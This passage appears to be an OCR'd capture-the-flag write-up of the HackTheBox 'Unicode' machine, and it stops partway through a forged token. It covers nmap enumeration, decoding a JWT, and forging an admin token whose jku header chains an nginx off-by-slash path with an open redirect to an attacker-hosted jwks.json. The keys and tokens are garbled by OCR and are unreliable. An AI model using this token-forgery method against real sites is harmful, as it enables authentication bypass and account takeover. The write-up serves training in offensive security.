


Unicode

Enumeration

```
$> nmap -p- -sC -sV -v -oA enum --min-rate 4500 --max-rtt-timeout 1500ms --open 10.129.242.63
Nmap scan report for 10.129.242.63
Host is up (0.27s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256  8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_  256  c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-generator: Hugo 0.83.1
|_http-title: Hackmedia
|_http-favicon: Unknown favicon MD5: E06EE2ACCCCD12A0FD09983B44FE9D9
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nmap reveals only two open ports on the target. HTTP is running on Nginx. Let's look into HTTP.




Web page has login and register links. Upon hovering 'google about us', we'd see a redirect link.

10.129.242.191/redirect/?url=google.com


Let's create a new account and login.



After login we'd see below dashboard.



It has three more links, upload, buy now and logout. the first two links did not lead to anywhere. Server is using JWT as cookies.



Let's decode this cookie with <https://jwt.io>

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp  
rdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YX  
RpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoizGVtb0  
Bpb20ifQ.FSLsEiCt9jVtSio9jtLhuxMKBW  
bQKYlc7_kUwf1imltwMgFOQtUo-  
IObfEt9TXIBiVPxja3k-  
JuABs460XsQ0ZLMe9lMWI5aRiaTQHFE9gqui1eo  
EJaT0CzurLFu7T179qH1K6JruATlzHJ1V-  
9ULI9pEoR8LEN3tsxvfYaciFCk4mdYIfX0AzL72  
ky0aWeKqHUF4Lb9m9_E2wD2SQ8cJgbc_ASuizT9  
rt8Ta0qIngVFsSdBUIrCpLpLkfnj1TeTwnfK7W  
l6QxoHNkQdSJH3Y9v96PYC52NSJLs6YRFI0Vjqf  
dQPXgySBBjp53RljPB9NkKldJtkgC0GN-  
nQogheQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "typ": "JWT",  
  "alg": "RS256",  
  "jku": "http://hackmedia.htb/static/jwks.json"  
}
```

PAYLOAD: DATA

```
{  
  "user": "demo@in.com"  
}
```

VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  Public Key in SPKI, PKCS #1,  
  X.509 Certificate, or JWK str  
  ing format.  
  Private Key in PKCS #8, PKCS  
  #1, or JWK string format. The  
  key never leaves your browser  
  )
```

⊗ Invalid Signature

SHARE JWT

We got the decoded data. The interesting part of this data is, 'JKU'.

The "jku" (Json Web Key Set URL) Header Parameter is a URI that refers to a resource for a set of JSON-encoded public keys, one of which corresponds to the key used to digitally sign the JWS (JSON Web Signature).

This JKU is pointing to a domain, add that domain to hosts file and read the file.

```
$> curl http://hackmedia.htb/static/jwks.json  
{  
  "keys": [  
    {  
      "kty": "RSA",  
      "use": "sig",  
      "kid": "hackthebox",  
      "alg": "RS256",  
      "n": "AMVcGPF62MA_lnCln4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-  
AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxT0y00toH09SGuyl_uFZI0vQMLXJtHZuy_YRWhxTSzp3bTeFz  
UxIJZNPQq3PMMC8oTKQs5o-  
bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUmPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0jb7aYo2v1F  
",  
      "e": "AQAB"  
    }  
  ]  
}
```

```
]
}
```


The below links will help us to understand JWT, JWK and JKU.

[JSON Web Tokens \(JWT\) Demystified | Hacker Noon](#)

[JSON Web Key \(JWK\)](#)


Based on the above blogs, below is the normal working process.

Scenario 1



We need to redirect the JKU header request to our server.

Scenario 2



The above representation is what we need to achieve. To do that, first we need to generate RSA key pair. For that we can use any one of the below tools.

[mkjwk - JSON Web Key Generator](#)

[GitHub - ticarpi/jwt tool: A toolkit for testing, tweaking and cracking JSON Web Tokens](#)

I will use online generator for this demo. Select below options and generate the random RSA key pair.

| | | | | | |
|----------|-----------|------------|---------|------------|----------|
| Key Size | Key Use | Algorithm | Key ID | Show X.509 | Generate |
| 2048 | Signature | RS256: RSA | SHA-256 | Yes | |

After generating, you will see private and public keys just like below.

| | | | | | |
|----------|-----------|------------|---------|------------|----------|
| Key Size | Key Use | Algorithm | Key ID | Show X.509 | Generate |
| 2048 | Signature | RS256: RSA | SHA-256 | Yes | |

Public and Private Keypair

```
{
  "p": "73KdnMnySuDara4G772H6gS_hxopKbwueY18m",
  "kty": "RSA",
  "q": "xzWV1ZmWGSi4c-DdWdKcQ_tteBzE1P20FXaYg",
  "d": "QUt9wQeM_8iaDF573Vich-aISG0wrEG1k0eux",
  "e": "AQAB",
  "use": "sig",
  "kid": "_NowK5VnwbjM3XYI5yqwxqhLIa6_-yRkKxu",
  "qi": "6yCJuk8ZRF49ZsXKg0mopjj1SbCQ_fuQ1LpJ",
  "dp": "myEbgcFIJMDWjC0yK0IUewXGFCzwyk6xt9m",
  "alg": "RS256",
  "dq": "r1FRZ-tr0QSE6cGnbvokJmKJVEW4Z7j16zjQ",
  "n": "u1Q3KSWLCgchH5Lw8xG-he50utQo7k1hRz4n4"
}
```

Copy to Clipboard

Public and Private Keypair Set

```
{
  "keys": [
    {
      "p": "73KdnMnySuDara4G772H6gS_hxopKbwueY18m",
      "kty": "RSA",
      "q": "xzWV1ZmWGSi4c-DdWdKcQ_tteBzE1P20FXaYg",
      "d": "QUt9wQeM_8iaDF573Vich-aISG0wrEG1k0eux",
      "e": "AQAB",
      "use": "sig",
      "kid": "_NowK5VnwbjM3XYI5yqwxqhLIa6_-yRkKxu",
      "qi": "6yCJuk8ZRF49ZsXKg0mopjj1SbCQ_fuQ1LpJ",
      "dp": "myEbgcFIJMDWjC0yK0IUewXGFCzwyk6xt9m",
      "alg": "RS256",
      "dq": "r1FRZ-tr0QSE6cGnbvokJmKJVEW4Z7j16zjQ",
      "n": "u1Q3KSWLCgchH5Lw8xG-he50utQo7k1hRz4n4"
    }
  ]
}
```

Copy to Clipboard

Public Key

```
{
  "kty": "RSA",
  "e": "AQAB",
  "use": "sig",
  "kid": "_NowK5VnwbjM3XYI5yqwxqhLIa6_-yRkKxu",
  "alg": "RS256",
  "n": "u1Q3KSWLCgchH5Lw8xG-he50utQo7k1hRz4n4"
}
```

Copy to Clipboard

Private Key (X.509 PEM Format)

```
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKkwggSlAgEAAoIBQD
kvDzEb6F7k661CjUWfHPi fh3HBbmaFm3CLH7qR+LsftamL
WtmZ2Mr/xY0XNC8FBPQhH0VSh49GuWkVZfdpKSi1Hcp8+3W
CqMiSyFxo0KR2rPhi0WtkZHFMTcaynCut6z621SRClvvn2Q
SZXrkPmNVLd/PvuGu4x3RwjPqB5RKd0vW7tchnRqeExh1
bPoPudQQMd5qGTRURanlyqiQyXb85TqtC/ZF5a2qwfCJ1j
k0HQbbv/AgmBAEAggEQUt9wQeM/8iaDF573Vich-aISG0w
AEI8YCSQRtLSEBWi/2t9Rt0Phn65+spDv0UM+CLGkb0Chg
cdG55StUjZeREryOxh1Lm5Dtd/GgFCJPMo9ht7Dv7TyWGXK
B/f/ZHON17jA4ATXvcP53hi1rp6HejUzKLrianKouF58kf33
GuzklMQeDL+d/F/EDRPgfn15iTbd/QeLNZPV3kCw4sLHtY
B/KA1gf7DLs30ujfSeInJCbuarVmrKAWoVik9iaYQKBgQD
vYf8L+H6iKpvC55jYx0XRUc+8Fv07o1zpCy0/YaWcN0WSX
SzNt6Wkrip3Ha55o3KkY+1GFHX67Q+c6b77ZjmTgsP08oz
x/71pSuaGHMIZY/mjYfqlmkYfWkbGQDHNZWmZYIzh4N1
dptAFBngpHztFZ5vH1GhdG7C1reC+Mxy/8We7baQzo9th
x8L551ITpWfmbx9gRmhcCK42uQd9/3H100qW85JPUTJFC
w9M6oISG2QKBgQcIRuBx8gkwnaMLTIRqHr7BcZ8JFPDKTr
bx149sj3u0It/T40JaVd6uYlGQ5JUyoyZgmaxML/TJfUKz
WRjFUS4+jjrrqXKqSX3hcB72uo6NvdxyLKiV0aW8CPERW
UVFn61HRBITpwadu+iQmYoLURbhuMjRONARo4VRchi/jtiB
16cWPpRKeSyULZpDaL1tiPYHgB1TrFDUcZnZPXnYOMFGP9
a51tgomEnk130bp60sZmakpIZ2X1YmDnLULSRNUbYQKBgQD
6a1mOPVjsJD9+5DUukn1m9LsrYys0UqzLxMEbISCGURyb27
culckV1tq3xehgPV97b/nfmoHCGSMUv5Bhg9XKuj+ExFgFD
ed3JF09FUEBwvXEolV0ae+D2Wm
-----END PRIVATE KEY-----
```

Copy to Clipboard

Self-Signed Certificate

```
-----BEGIN CERTIFICATE-----
MIIC6jCCAdKAwIBAgIGAX1v3v23MA0GCSqGSIb3DQEBCwUj
K190b3dLVZud2JqTtNYWUk1eXF3eHfoTE1hN18teVJrS3h
MjExMTMwMDgwMzQ0WmcNMjIwOTI2MDgwMzQ0WjA2MTQwMgYl
bndiak0zWFLjNX1xd3hxaExJYTZFLX1S0t4dWxrODZQLVR
9w0BAQEFAADCAQ8AMIIBGKCAQEAu1Q3KSWLCgchH5Lw8xG
4dxW5mhRptwi+6kfi7H7WpgwEC083bE50oRLZY4VrZmdj
UoePRrLi1WX3aSuYtR3KFPt1nw2AVu1cWzfZztnaMqjIskl
yBTE3Gspwrrres+mdUkQpb759hDmqmdqB3wcINNjX3uWV65D
cI4z6m+USnTr807XIZ0anhMYZSEwheMeFAFCneYcNWz6D1H
okML2weU6orQvZReWtqsh3CdaRAQyhFJ/USwNtjprJNB0G2
SIb3DQEBGwUAA4IBAQAQpVrTwfpmXSJozvmWnb1UzoAikG
g6AL/tYx0DpL CzyFDMYLzyoCzyaSH4kdFluatFzVUAzHjrQ
ZR0tNDXw7TEbPiURQfIu6aYf7d611Ye9fCgh3Sgob9P7ER
TVmbjAMMSi0J15j1aF642/F959kp+P02PdZ5+a59TdAa2
lpchACD2RdGMJ35F7/w4hvcDNMscLKW7WnsboCDBs0J/UxZ
28QhtSYGNRUycZa23uSAB4gZgrScs+zcPnwJayZD6
-----END CERTIFICATE-----
```

Copy to Clipboard

Public Key (X.509 PEM Format)

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBGKCAQEAu1Q3
he50utQo7k1hRz4n4dxW5mhRptwi+6kfi7H7WpgwEC083b
/8WNf1gvBQTxoYtLUoePRrLi1WX3aSuYtR3KFPt1nw2AVu1
cVNCkdqz4YqF5GRyBTE3Gspwrrres+mdUkQpb759hDmqmdq
MDV53fz77hruf8d0cI4z6m+USnTr807XIZ0anhMYZSEwheM
EBjHeahkyLEWp1MqokML2weU6orQvZReWtqsh3CdaRAQyhF
fwIDAQAB
-----END PUBLIC KEY-----
```

Copy to Clipboard

Now we have generated the keys, it's time to use these keys to craft the JSON Web Tokens. To do that we have to use default JWT and edit it accordingly.

AlgorithmRS256

EncodedPASTE A TOKEN HERE

DecodedEDIT THE PAYLOAD AND SECRET

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp
rdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YX
RpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoizGVtb0
Bpb15jb20ifQ.FSLsEICT9jVtSio9jtLhuxMKBW
bQKYlc7_kUwf1imltwMgF0QtUo-
I0bfEt9TXIBiVPxja3k-
JuABs460XsQ0ZLMe9lMWI5aRiaTQHFE9gqui1eo
EJaT0CzurLFu7T179qH1K6JruATlzHJ1V-
9ULI9pEoR8LEN3tsxvfYaciFCk4mdYIfX0AzL72
ky0aWeKqHUF4Lb9m9_E2wD2SQ8cJgbc_ASuizT9
rt8Ta0qIngVFsSdBUIrCpLpLkfnj1TeTwjNfK7W
l6QXoHNkQdSJH3Y9v96PYC52NSJLs6YRFI0Vjqf
dQPXgySBBjp53RljPB9NkKldJtkgC0GN-
nQogheQ
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "jku": "http://hackmedia.htb/static/jwks.json"
}
```

PAYLOAD: DATA

```
{
  "user": "demo@in.com"
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK str
ing format.
,
  Private Key in PKCS #8, PKCS
#1, or JWK string format. The
key never leaves your browser
.
)
```

Invalid Signature

SHARE JWT

The above is default JWT, taken from cookies after login. Now we need to edit three things.

- JKU value
- User Value: change it to admin
- Public and Private Keys: add respective keys previously generated from online site.

Below is the final draft of JWT.

Algorithm RS256

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp  
rdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YX  
RpYy8uLi9yZWVpcVjdC8_dXJsPTEwLjEwLjE0L  
jExL2p3a3MuanNvbiJ9.eyJ1c2VyIjoieWRtaW4  
ifQ.bFeaPvNlsRlSU9hrRkn8To1_eGBbnK722mG  
OME4RvsnyOTQJR-  
xwSLKHtKjIuNA0ipk_jx2Kca41tV3sAGHmV9nsa  
8h0iuov7oa-  
3XbwPQKfonSNTgPAn0KStcjYcfc30Sz1zVZTNw9  
bw11Myoq8F4kbR0vkF_g41yuRYBq003hYS__ZUV  
Do4n0Pf18vAKAM9BIe9sfptzG2i6X2jNpTuZH2G  
nDlkJtNVKWBtBqBzBEp7MWRkOak7mH9-  
2vwtXfLiqIE57lONzrRGrCIlqrYXyasbQ5LWw3y  
7gWsO6xUFkhF0tGSJESA7r1IFNDFSf7-  
wCHTz6MWxjsfa57P1bdPQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
"typ": "JWT",  
"alg": "RS256",  
"jku": "http://hackmedia.htb/static/./redirect/?  
url=10.10.14.11/jwks.json"  
}
```

PAYLOAD: DATA

```
"user": "admin"  
}
```

VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  2ReWtqsH3CdARaQyhFJ/USwNtjpRJ  
  NB0G21  
  fwIDAQAB  
  -----END PUBLIC KEY-----  
  cuLkcVltq3xehgPV97b/nFmoHCGSM  
  Jv5Bhq9XJuj+ExFgFD4ONFRYSWoAQ  
  3yAlfK  
  ed3JF09FueBwvXEolV0ae+D2Ww==  
  -----END PRIVATE KEY-----  
)
```

✔ Signature Verified

SHARE JWT

As you can see the difference between default 'JKU' value and crafted one, it is different. The objective is to redirect it to our server, if we just add our IP as JKU address it will not work, as 'hackmedia' is only one in the allow list and it gives us an error 'JKU validation failed'. The validation check is up to '<http://hackmedia.htb/static/>'. We have to change/add after that. So, as we already know it is an NginX server, we can take advantage of 'off-by-slash' bug and take advantage of going one step back in the directory and use 'redirect' endpoint.

```
hackmedia.htb/redirect?url=google.com
```

We already know it exists, so we just need to access it and redirect it to our Kali Machine. On Kali machine we set up a crafted 'jwks.json' file. Let's craft the 'jwks.json' file.

```
$> curl http://hackmedia.htb/static/jwks.json  
{  
  "keys": [  
    {  
      "kty": "RSA",
```




```

        "use": "sig",
        "kid": "hackthebox",
        "alg": "RS256",
        "n": "AMVcGPF62MA_lnC1N4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-AqVY5RR2NisEP25wdHqHmGhm3Tde2xFKFzizVTxxT0y00toH09SGuy1_uFZI0vQMLXJtHZuy_YRWhxTSzp3bTeFzUxiJZNPQq3PMMC8oTKQs5o-bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0jb7aYo2v1F

        "e": "AQAB"
    }
]
}

```

The above is default file which I have downloaded it from the server. Now we need to only edit 'n' value, rest will be the same. You can get that 'n' value from previously created RSA Key Pair, if key has changed then so does the 'n' value.



'n' : modulus value for the RSA public key

```

$> cat jwks.json
{
  "keys": [
    {
      "kty": "RSA",
      "use": "sig",
      "kid": "hackthebox",
      "alg": "RS256",
      "n": "u1Q3KSWLCgccH5Lw8xG-he50utQo7k1hRz4n4dxwW5mhRptwix-6kfi7H7WpgwEC0B3bE50oRLZY4VrZmdjK_8WNF1gvBQTxoYTLUoePRr1ilWX3aSuYtR3KfPt1nw2AVu1cwzfZztrmdUkQpb759hDmqmdqB3wcINWjX3uWV65D8MDVS3fz77hruf8d0cI4z6m-USnTr807XIZ0anhMYZSEwheMefAFCneYcNWz6D1HUEBjHeahky1EWp1MqokM12weU6orQv2ReWtqSH3CdaRAQyhf"

      "e": "AQAB"
    }
  ]
}

```

The above is edited and replaced it with RSA n value which we have generated. Once you edit that, start a HTTP sever where that file is present. Everything is set, now the only thing is to copy the encoded JWT from the online website.

Algorithm

RS256

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImp
rdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YX
RpYy8uLi9yZWVpcjVjdC8_dXJsPTEwLjEwLjE0L
jExL2p3a3MuanNvbiJ9.eyJ1c2VyIjoieWRTaW4
ifQ.bFeaPvNlsRlSU9hrRkn8To1_eGBbnK722mG
OME4RvsnyOTQJR-
xwSLKHtKjIuNA0ipk_jx2Kca41tV3sAGHmV9nsa
8h0iuov7oa-
3XbwPQKfonSNTgPAnOKStcjYcfc30Sz1zVZTNw9
bw11Myoq8F4kbR0vkF_g41yuRYBq003hYS__ZUV
